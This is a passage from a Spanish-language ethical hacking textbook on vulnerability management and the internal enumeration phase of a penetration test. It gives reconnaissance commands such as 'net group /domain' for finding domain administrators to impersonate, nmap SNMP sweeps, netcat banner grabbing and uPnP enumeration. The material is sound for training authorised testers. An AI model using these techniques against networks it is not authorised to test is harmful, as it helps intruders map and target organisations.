La **identificación** se realiza a partir de la implementación sistemática de escaneos de vulnerabilidades. Estos suelen ser realizados por herramientas automatizadas, como Nessus o QualysGuard. De esta forma, cada vez que surge una nueva vulnerabilidad y la base de plugins es actualizada, la falla puede ser identificada. En la **Figura 36** puede apreciarse el resultado de escanear un equipo con **QualysGuard**. Podemos darnos cuenta de que cada vulnerabilidad presenta, a su vez, un menú desplegable en el cual veremos información relevante sobre ella.

GESTIÓN DE VULNERABILIDADES

Según un estudio publicado por la consultora **Gartner, Inc**, aquellas organizaciones que han implementado un proceso de **gestión de vulnerabilidades** experimentaron un 90% menos de ataques exitosos que las que han realizado una inversión equivalente solo en sistemas de detección de intrusos (IDS).
Gartner, Inc es una consultora con presencia en más de 80 países, dedicada a la investigación y consultoría en tecnologías de la información.




Figura 36. Captura de pantalla de parte de un escaneo de vulnerabilidades realizado con **QualysGuard**.

Priorización

La **priorización** es un proceso más complejo y profundo que debe darse en el seno de la organización y que depende de todas las áreas de negocio que la componen. Además de la criticidad asociada a cada vulnerabilidad identificada, depende también del activo que se ve afectado. Dicho de otro modo, aunque la misma vulnerabilidad pueda afectar a diversos equipos, la priorización dependerá de la importancia que estos tengan para el negocio y será un factor determinante al momento de implementar los planes de remediación que llevaremos a cabo en la organización.

De esta manera, podemos ver que un servidor que da soporte a toda la actividad productiva de la organización tendrá mayor relevancia al momento de priorizar la remediación de vulnerabilidades, que una estación de trabajo. Un esquema donde se representa claramente la velocidad de remediación en función de la criticidad de los activos se muestra en la **Figura 37**.




Figura 37. A medida que la criticidad del activo de información aumenta, también lo hace la velocidad con la que se debe remediar.

Tratamiento de vulnerabilidades

Finalmente, el **tratamiento** de las vulnerabilidades es la etapa que realimenta el proceso, de forma tal que se mantenga en el tiempo sistemáticamente. El tratamiento de las vulnerabilidades identificadas en la mayoría de los casos implica su **remediación**. Pero en función de los objetivos de negocio y de la criticidad según el activo afectado, puede darse el caso de que se acepte el riesgo asociado a una vulnerabilidad específica y esta no se remedie. Un ejemplo de este caso son los sistemas obsoletos que todavía utilizan algunas organizaciones, que suelen ser parte central de la operación de sus negocios. La remediación, en estos casos, implica cambios profundos en los sistemas o bien el desarrollo de uno nuevo, con el riesgo asociado que esto trae aparejado a la operación de la organización. De esta forma, usualmente se implementan **controles compensatorios**, que ayudan a reducir la exposición, al minimizar el riesgo asociado a las vulnerabilidades identificadas. Vale la pena destacar que no se resuelve la vulnerabilidad

de base, sino que, simplemente, se mitigan los efectos negativos que esta pueda tener en caso de ser explotada con éxito.

Sin embargo, en la mayoría de los casos el proceso de remediación implica la implementación de parches de software, actualización o modificación de configuraciones. Esto significa que introducimos una nueva variable que contempla el **esfuerzo** (tiempo, recursos humanos, equipamiento, capacidades específicas, etc.) requerido para dar solución a las vulnerabilidades.

> EL ESFUERZO DEPENDE DE LOS RECURSOS PARA CORREGIR UNA VULNERABILIDAD

Recomendaciones de implementación

Al momento de desarrollar un plan de gestión de vulnerabilidades, en especial si nunca se estableció un proceso de similares características, surge una gran cantidad de interrogantes. A continuación, presentamos los pasos que deben tenerse en cuenta al momento de establecer este proceso.

1) Establecer y mantener el **marco normativo** de la organización.

2) Relevar y categorizar los **activos de información** en función del nivel de criticidad para el negocio.

3) Realizar **escaneos periódicos y sistemáticos** a todos los activos identificados.

4) **Identificar los riesgos** asociados a cada uno de los activos considerando las vulnerabilidades detectadas.

5) **Planificar la remediación** de las vulnerabilidades en función del riesgo y de la criticidad de cada activo para el negocio.

GESTIÓN DE VULNERABILIDADES

La gestión de vulnerabilidades es un proceso que impacta en forma **transversal a toda la organización**, ya que involucra, en mayor o menor medida, a las áreas de negocios (comercial, operaciones, RR.HH., etc.) y de soporte (tecnología, finanzas, etc.). Por eso, también está íntimamente relacionada con una serie de procesos que forman parte del **SGSI** y que son alimentados por este.

6) Tener presente que, antes de realizar un cambio en producción (implementar un parche, configurar una aplicación, etc.), se recomienda testearlo en un **ambiente de prueba**.

7) Verificar la **efectividad de la remediación**. Esto puede hacerse en forma manual o bien esperar a que vuelva a repetirse el paso 3.

Una vez concluido, el ciclo vuelve a comenzar en forma regular desde el paso 3, teniendo en cuenta los tiempos definidos por la organización.

Si bien los primeros dos pasos no están contemplados cada vez que se ejecutan los escaneos, es recomendable revisarlos al menos anualmente o bien cuando se incorpore un nuevo activo o proceso a la organización que amerite ser parte del alcance de la gestión de vulnerabilidades.

Fase de enumeración de un sistema

Si bien es posible enumerar dispositivos y recursos externamente, la **fase de enumeración** se realiza desde la red interna, ya sea porque se trata de un test de intrusión interno o bien porque se realiza mediante la explotación de un vector de ataque específico, como **ClientSide**.

En forma análoga a la etapa de reconocimiento, donde parte de los objetivos es relevar la mayor cantidad de información pública disponible en Internet, en este caso, nuestro objetivo consiste en obtener la mayor cantidad de información de la red interna que nos permita lanzar ataques más sofisticados o elaborados. Nombres o IDs de usuarios, grupos de dominio, nombres de equipos, recursos compartidos y servicios

NIST

El NIST ha publicado un documento denominado **Creating a Patch and Vulnerability Management Program**, el cual podemos descargar desde: **http://1.usa.gov/xDubox**. También podemos encontrar un **Whitepaper** sobre la necesidad de la Gestión de Vulnerabilidades en las organizaciones en: **www.qualys.com/forms/whitepapers/need_for_vulnerability_management/.**

brindados internamente son solo algunos de los objetivos puntuales de esta etapa.

Si bien la enumeración es considerada una etapa diferente de la de escaneo, veremos que muchas de las herramientas utilizadas previamente también serán de utilidad en esta fase. Debido a esto veremos que el uso de **nmap**, con nuevos modificadores, e incluso de Nessus en ciertas circunstancias, será también moneda corriente en la fase de enumeración.

> TANTO NMAP COMO NESSUS PUEDEN SER UTILIZADOS EN LA FASE DE ENUMERACIÓN

Finalmente, aunque en esta sección haremos mención a las distintas técnicas utilizadas para enumerar información y analizar algún ejemplo particular, en el **Capítulo 6** veremos con mayor detalle la aplicación de estas técnicas.

Información para relevar

En párrafos anteriores mencionamos algunos ejemplos de información por relevar. A continuación, analizaremos los métodos o técnicas que nos permitan obtener dicha información.

Al igual que en la etapa de reconocimiento, la obtención de banners de servicios, en forma ya sea manual o automatizada, es una buena fuente de información. El uso de comandos del sistema de Windows, la enumeración de usuarios por fuerza bruta y el uso del protocolo SNMP también son medios que brindan información relevante.

A continuación, explicaremos distintos mecanismos genéricos de enumeración: **usuarios y grupos**, **nombres de equipos y dispositivos**, **recursos compartidos** y **aplicaciones**.

FOUNDSTONE

Foundstone Inc. es una empresa fundada en 1999 que ofrecía software, dispositivos, servicios de consultoría y educación. Su presidente era George Kurtz, autor del legendario libro **Hacking Exposed**. Muchas herramientas clásicas de seguridad fueron creadas por Foundstone y puestas a disposición de todos. En el año 2004, la firma fue adquirida por **McAfee**. Una de las herramientas más utilizadas es, sin dudas, **SuperScan**, que permite hacer una enumeración detallada de los recursos internos.

Usuarios y grupos

Para realizar la enumeración de cuentas de usuarios y grupos, podemos utilizar varios métodos. Para el caso de plataformas Windows, suelen realizarse enumeraciones mediante **CIFS/SMB**, usando **Simple Network Management Protocol** (**SNMP**) sobre Active Directory.

EXISTEN VARIOS MÉTODOS PARA LA ENUMERACIÓN DE CUENTAS DE USUARIO

El **Common Internet File System** (**CIFS**) es el medio más utilizado para que los usuarios compartan archivos a través de la red interna o bien de Internet. En el caso de sistemas **Windows**, es el protocolo predeterminado para compartir archivos y recursos, y es una extensión del protocolo **Server Message Block** (**SMB**).

A modo informativo, para intercambiar información entre los equipos, **CIFS** define una serie de mensajes o comandos desarrollados para tal fin. Estos pueden ser clasificados como:

- Mensajes para establecer conexión.
- Mensajes con manipulación de nombres y archivos.
- Mensajes a las impresoras.
- Mensajes varios.

En el caso de Linux, en vez de efectuarse mediante **CIFS/SMB**, se implementa a través de **NIS** o **SMB/NMB**. Además, en lugar de realizar la enumeración del Active Directory, se trabaja directamente sobre **Lightweight Directory Access Protocol** (**LDAP**).

Debemos tener presente que el Active Directory es una implementación propietaria de Microsoft del protocolo **LDAP**.

BT5

BT5 dispone de varias herramientas de enumeración de recursos internos. En el directorio **/pentest/enumeration** encontraremos una serie de éstas que te permitirán realizar desde la enumeración DNS hasta enumeración por NETBIOS, SNMP, VoIP y uPNP entre otras.

En el caso de sistemas Microsoft Windows, dentro del directorio **Support/Tools** podemos encontrar una gran variedad de herramientas, muchas de las cuales pueden usarse para realizar el proceso de enumeración de sistemas en forma sencilla.

Para la plataforma Microsoft, si ya somos parte del dominio, podemos consultar información mediante los comandos **net** de Windows. En las **Figuras 38** y **Figura 39** podemos identificar los usuarios miembros del grupo de administradores de dominio. Con esta información, sabremos a qué usuarios nos convendría impersonar para tomar control de la red.




Figura 38. Mediante el comando **`net group /domain`** enumeramos todos los grupos de usuarios de un dominio.

Por otro lado, el uso de técnicas de captura de tráfico también es altamente efectivo para obtener usuarios, e incluso, dependiendo de la configuración interna de la red, contraseñas.

En el **Capítulo 6** de este libro nos encargaremos de realizar un completo y detallado análisis de tráfico mediante el uso intensivo de algunas herramientas de **sniffing**.




Figura 39. Mediante **`net group /domain "domain admins"`** enumeramos aquellos usuarios que pertenecen al grupo Domain Admins.

Nombres de equipos y dispositivos

Por otro lado, es interesante conocer cuál es el nombre de los distintos equipos, ya que la nomenclatura utilizada puede orientarnos respecto a la función que cumplen.

Generalizando y enfocándonos en los extremos, podemos identificar dos corrientes bien marcadas en cuanto al uso de nombres de equipos, pero sobre todo, de servidores. Los administradores más conservadores emplean una nomenclatura bien definida para identificar claramente los tipos de dispositivo. Por ejemplo, SRV001, SRV002, DB002 y WEB001, solo por nombrar algunos.

En el otro extremo, los administradores más liberales, aquellos que no temen mostrar su alma geek para identificar equipos y dispositivos, aplican nombres de superhéroes, personajes de historietas y películas, y un sinfín de elementos de ciencia ficción. Servidores llamados **Gandalf**, **ObiWan**, **Xavier**, **Grayskull** y **Homero** son algunos ejemplos de las denominaciones que podemos encontrar.

En el primer caso, a partir del nombre del dispositivo, nos damos una idea de la función del equipo. Una forma sencilla de enumerar equipos es a partir de un escaneo de puertos y utilizando el modificador **–A**, que lanza una serie de scripts de enumeración que, además de las versiones de las aplicaciones publicadas, identifican información, como el nombre del equipo, la cantidad de saltos hasta el objetivo, etc. En la documentación de **nmap** es posible encontrar más información respecto a esta opción.




Figura 40. Resultado de ejecutar un escaneo de puertos a la IP **192.168.1.55** con el modificador **–A**.

De más está decir que los ejemplos utilizados son extremos e, incluso, simpáticos, pero nos han servido para clarificar en forma divertida y didáctica algunos objetivos de la identificación de nombres.

Aprovechando esta etapa, vale la pena destacar que resulta fundamental para las organizaciones definir y establecer nomenclaturas, aunque quizá no tan evidentes, que permitan identificar claramente los distintos equipos y dispositivos. Esto se debe a que la implementación de **procesos de gestión y revisión de logs**,

monitoreo, **gestión de incidentes**, etc., requiere de su existencia para correlacionar eventos e incidentes de manera clara y sencilla.

Imaginemos por un momento a un administrador que se encuentre en medio de un incidente de seguridad y tenga que rastrear las actividades y eventos en los servidores **Skywalker**, **Chewbacca**, **HanSolo** y **DarthVader**. Pero a no desesperar, porque existen recomendaciones respecto a la identificación de equipos y dispositivos.

Recursos compartidos

La enumeración de recursos compartidos cobra especial valor ya que, por diversas razones, es frecuente encontrar en la red interna carpetas, impresoras y demás recursos que no tienen implementado un control de acceso eficiente en función de la información que alojan.

Resulta común encontrar carpetas compartidas para todos los usuarios que poseen información sensible, como datos de tarjetas de crédito, archivos de configuración, etc.




Figura 41. Ejemplo de una carpeta con información de RR.HH. accesible desde la red interna.

La enumeración de recursos puede hacerse mediante diversas técnicas. Las más utilizadas son a través de **NETBIOS**, **enumeración DNS** o **transferencia de zonas** cuando es posible, o bien mediante el protocolo **SNMP** (*Simple Network Management Protocol*).




Figura 42. Ejemplo de un archivo de configuración de un servidor de cámaras de vigilancia.

Aplicaciones

Adicionalmente, es sumamente valioso conocer las aplicaciones internas que posee la organización que estamos evaluando. Como ya hemos observado, utilizar **nmap** con el modificador **–A** nos permite realizar una enumeración en forma detallada, pero también es interesante conectarnos a aquellos equipos que están brindando servicios internos para obtener más datos sobre ellos.

De este modo, análogamente a la identificación de aplicaciones realizada en forma externa, también podemos conectarnos a los servicios para obtener mayor nivel de detalle sobre ellos. Para hacerlo, podemos utilizar herramientas como **Telnet** o **netcat**.




Figura 43. Enumeración de una impresora Lexmark. Mediante el comando **nc**, nos conectamos al puerto de configuración del periférico.

Por otro lado, Nessus también brinda la posibilidad de lanzar escaneos con credenciales o del tipo "caja blanca". Esto es, a partir de las credenciales de un usuario de dominio, accede al sistema en cuestión y realiza un análisis del equipo con mayor nivel de detalle, ya que puede acceder a información interna de este y, así, conocer todas las aplicaciones instaladas. Vale la pena aclarar que no necesariamente precisa tener credenciales de administrador para conocer cuáles son estas aplicaciones. Con esto, independientemente de las vulnerabilidades encontradas, también dispondremos de un listado de las aplicaciones que posee dicho equipo.

> NESSUS NOS PERMITE LANZAR ESCANEOS CON CREDENCIALES O DEL TIPO "CAJA BLANCA"

Debemos tener en cuenta que en el caso puntual de los sistemas que pertenecen a la familia Windows, encontramos que esta información se puede obtener mediante diversas cadenas del **Registro del sistema**.

Dispositivos internos

Además de los recursos internos identificados, también es de utilidad conocer los dispositivos presentes en la red interna de la organización. Firewalls, routers, módems y otros equipos específicos pueden resultar de sumo interés a la hora de llevar adelante un test de intrusión interno.

Para relevar estos dispositivos, es posible utilizar diversas técnicas. Una de las más conocidas es la enumeración **SNMP** mencionada previamente. Este protocolo trabaja sobre el puerto **UDP 161** y es utilizado para gestionar en forma remota distintos dispositivos, desde equipos de red y servidores, hasta **UPS** (**Uninterruptible Power Supply**). En la **Figura 44** vemos de qué forma se pueden enumerar los dispositivos que posean SNMP habilitado en la red 192.168.1.0/24 mediante **`nmap`**. En Internet podemos encontrar herramientas específicas para esta técnica.




Figura 44. Enumeración de dispositivos con SNMP habilitado en una red interna: **`nmap -sU -p161 192.168.1.0/24`**.

Otro protocolo que, por sus características, puede ser utilizado para la enumeración de dispositivos es **uPnP** (**Universal Plug and Play**). Esto permite que los dispositivos que lo soportan tengan la posibilidad de modificar sus propias configuraciones en forma completamente automática cuando reciben una petición específica. Ejemplos de uso de estos protocolos son las aplicaciones **P2P**, en especial, los gestores de torrents. Y aunque el lector no lo crea, se sorprendería frente a la cantidad de equipos con este tipo de aplicaciones presentes en las empresas u organizaciones.

Entonces, mediante un conjunto de peticiones específicas, es posible obtener información sobre aquellos equipos que tengan este protocolo habilitado y, en ciertas circunstancias, incluso tomar control de ellos. En la **Figura 45** podemos ver los resultados de la enumeración por **uPnP**, que hemos realizado en una red interna.




Figura 45. Enumeración de dispositivos mediante Universal Plug-n-Play con la herramienta **`miranda`**.

Adicionalmente, en las referencias se ofrece un enlace a la comunidad **DragonJar**, donde es posible obtener más información sobre ataques a este protocolo.

Finalmente, otra forma de identificar dispositivos, ya sean estos internos o externos, es a partir de conocer su implementación particular. Es común que dispositivos de fabricantes específicos tengan ciertos parámetros en común, como determinados puertos abiertos para gestión o auditoría. Un ejemplo son los dispositivos **Fortinet**, que emplean el puerto **TCP 541** para la gestión de logs; o bien los **Firewall-1** y **VPN-1** de **Checkpoint**, que pueden ser identificados por la presencia del puerto **TCP 256**.

El test de intrusión como proyecto

Antes de avanzar al próximo capítulo y habiéndonos familiarizado con parte de la metodología de un test de intrusión o Ethical Hacking, es interesante detenerse brevemente para analizar algunas consideraciones metodológicas en lo que a estos respecta.

Alcance del proyecto

De igual manera que para cualquier otra actividad, para lograr el éxito del proyecto, es fundamental tener claramente definido cuál es el alcance del test de intrusión.

Conocer quiénes son los interesados en el proyecto es un factor clave, ya que todos ellos habrán generado un conjunto de expectativas que no necesariamente serán acordes a lo que se obtendrá una vez ejecutado. Por ejemplo, suponer que el resultado de la evaluación determinará el nivel de seguridad de la organización es erróneo o, cuanto menos, parcial. Un test de intrusión o una evaluación de vulnerabilidades solamente muestra el estado de seguridad en un momento determinado, como si fuese una fotografía. Tampoco es conclusivo en todos los aspectos relacionados con la seguridad de la información, ya que es una evaluación de carácter técnico. Si bien sobre la base de los hallazgos técnicos un profesional con experiencia puede inferir con alto nivel de certeza las debilidades en los procesos, estos resultados no son determinantes. Para confirmar debilidades en los procesos, se requiere otro tipo de evaluaciones, como los **análisis de brecha con ISO 27001** (**ISO 27001 GAP**).

> EL RESULTADO DE LA EVALUACIÓN NO DETERMINA EL NIVEL DE SEGURIDAD DE LA ORGANIZACIÓN

Desarrollo del proyecto

Desde la óptica del análisis de procesos de un test de intrusión, en especial cuando este es realizado por un equipo de trabajo y no por un único consultor, es necesario contar con puntos de control que permitan medir el avance de las actividades inherentes a cada una de las etapas que lo integran. Cada una de estas actividades tendrá una entrada, por ejemplo, el rango de direcciones IP, obtenido de la etapa

LA CORRECTA INTERPRETACIÓN DE RESULTADOS ES NECESARIA PARA EL PROYECTO

anterior; a la vez que dará un resultado o salida, por ejemplo, el archivo resultante del escaneo de puertos TCP de **nmap**. Su ejecución en tiempo y forma, junto con la correcta interpretación de los resultados obtenidos, son necesarias para completar todas las etapas del proyecto según lo establecido en el alcance. Como podemos observar en la **Figura 46**, se representan en forma general algunas de las actividades contempladas en cada una de las etapas de un test de intrusión, junto con cada una de las las entradas y salidas correspondientes a la realización de esta tarea.

